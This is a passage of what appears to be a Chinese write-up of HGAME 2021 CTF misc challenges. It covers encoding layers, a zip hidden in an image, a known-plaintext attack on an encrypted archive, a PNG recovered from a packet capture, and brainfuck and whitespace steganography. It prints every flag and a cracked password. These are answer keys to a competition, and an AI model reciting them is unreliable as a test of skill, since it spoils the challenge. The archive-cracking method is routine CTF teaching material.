解码后发现字符串同时可以用 Base64 和 Base32 解码，Base64 解码出来是乱码，Base32 可以解出正常的字符串

```
6867616D657B57653163306D655F74305F4847344D335F323032317D
```

这是字符串同时可以用 Base64、Base32 和 Base16 解码，尝试后返现 Base16 能够解出 Flag

```
hgame{We1cOme_tO_HG4M3_2021}
```

最终得到 Flag，`hgame{We1cOme_tO_HG4M3_2021}`

不起眼压缩包的养成的方法

描述

0x4qE给了张图给我，说这图暗藏玄机，你能帮我找出来吗?

解题思路

图片 + 压缩包，很自然就可以想到，被网传烂了的图片藏压缩包方法，把图片后缀改为 zip

打开后发现压缩包有密码，并附有注释 `密码是图片的ID`，百度识图得图片 ID 为 `70415155`

解压后得到一个压缩包 `plain.zip` 和一个名为 `NO PASSWORD.txt` 的文件

打开压缩包发现有密码，并且其中也有一个 `NO PASSWORD.txt` 文件，猜测是同一文件

因此可以通过已知明文工具获取压缩包密码，攻击得密码为 `C8uvP$DP`

得到一个名为 flag.zip 的压缩包，由于没有任何密码提示，爆破不太现实，故从文件本身入手

用 HexEditor 打开文件，发现中间夹杂着一段 Unicode

```
&#x68;&#x67;&#x61;&#x6D;&#x65;&#x7B;&#x32;&#x49;&#x50;&#x5F;&#x69;&#x73;&#x5F;&#x55;&#x73;&#x65;&#x66;&#x75;&#x31;&#x5F;&#x61;&#x6E;&#x64;&#x5F;&#x4D;&#x65;&#x39;&#x75;&#x6D;&#x69;&#x5F;&#x69;&#x35;&#x5F;&#x57;&#x30;&#x72;&#x31;&#x64;&#x7D
```

解码得

```
hgame{2IP_is_Usefu1_and_Me9umi_i5_W0r1d}
```

最终得到 Flag，`hgame{2IP_is_Usefu1_and_Me9umi_i5_W0r1d}`

Galaxy

描述


Akira的信物：用于提升Akira的潜能。一张藏着秘密的星空壁纸，不幸的是似乎在某次行动中遗失了。

题目思路


题目提供了一份 Wireshark 的记录，并提示隐藏着一张壁纸。


在记录中找到一份 png，将其导出得到一张星空壁纸

观察其属性发现，位深度不太对劲



用 HexEditor 修改图片的位深，发现当把 0x19 的值改为 2 时图片可以打开，并有 Flag 隐藏在其中





仔细观察，最终得到 Flag，`hgame{wh4t_A_wOnderfu1_Wa11paper}`

Word RE:MASTER

描述

timmix不知所踪，只留下了两个word文档，作为word专家的你能帮忙找出他的去向吗?

解题思路

打开压缩包里面存在，两个 docx 文件，文件属性中提示 `second.docx` 的密码在 `first.docx` 中。

打开 `first.docx` 发现除一段话和一张图以外没有其它任何信息，对图片进行检测，发现一切正常

想起 Word 的结构，Word 文档可以用压缩软件打开

改后缀后用压缩软件打开，在 `word` 文件夹下找到 `password.xml` 文件

```
+++++ +++[- >++++ ++++< ]>+++ +.<++ +[->+ ++<]> ++.<+ ++[-> +++<] >+.<+ ++[->
---<] >-.++ ++++. <+++[ ->--- <]>-. +++.+ .++++ ++++. <+++[ ->--- <]>-- ----.
+.--- --..+ .++++ +++++ .<+++ [->-- -<]>- ----- .<
```

结合 `first.docx` 中的内容，猜测为 `brainfuck` 编码，解码后得到 `second.docx` 的密码

```
DOYOUKNOWHIDDEN?
```

打开文件后发现一张图片和一段只由 `[ \t\n]` 三种字符组成的密文

```
1
2
3
4
5
6
7
8
9
10
11
```

通过图片提示可知这段文字的为 Snow 编码，解码得

```
hgame{Cha11en9e_Whit3_P4ND0R4_P4R4D0XXX}
```

最终得到 Flag，`hgame{Cha11en9e_Whit3_P4ND0R4_P4R4D0XXX}`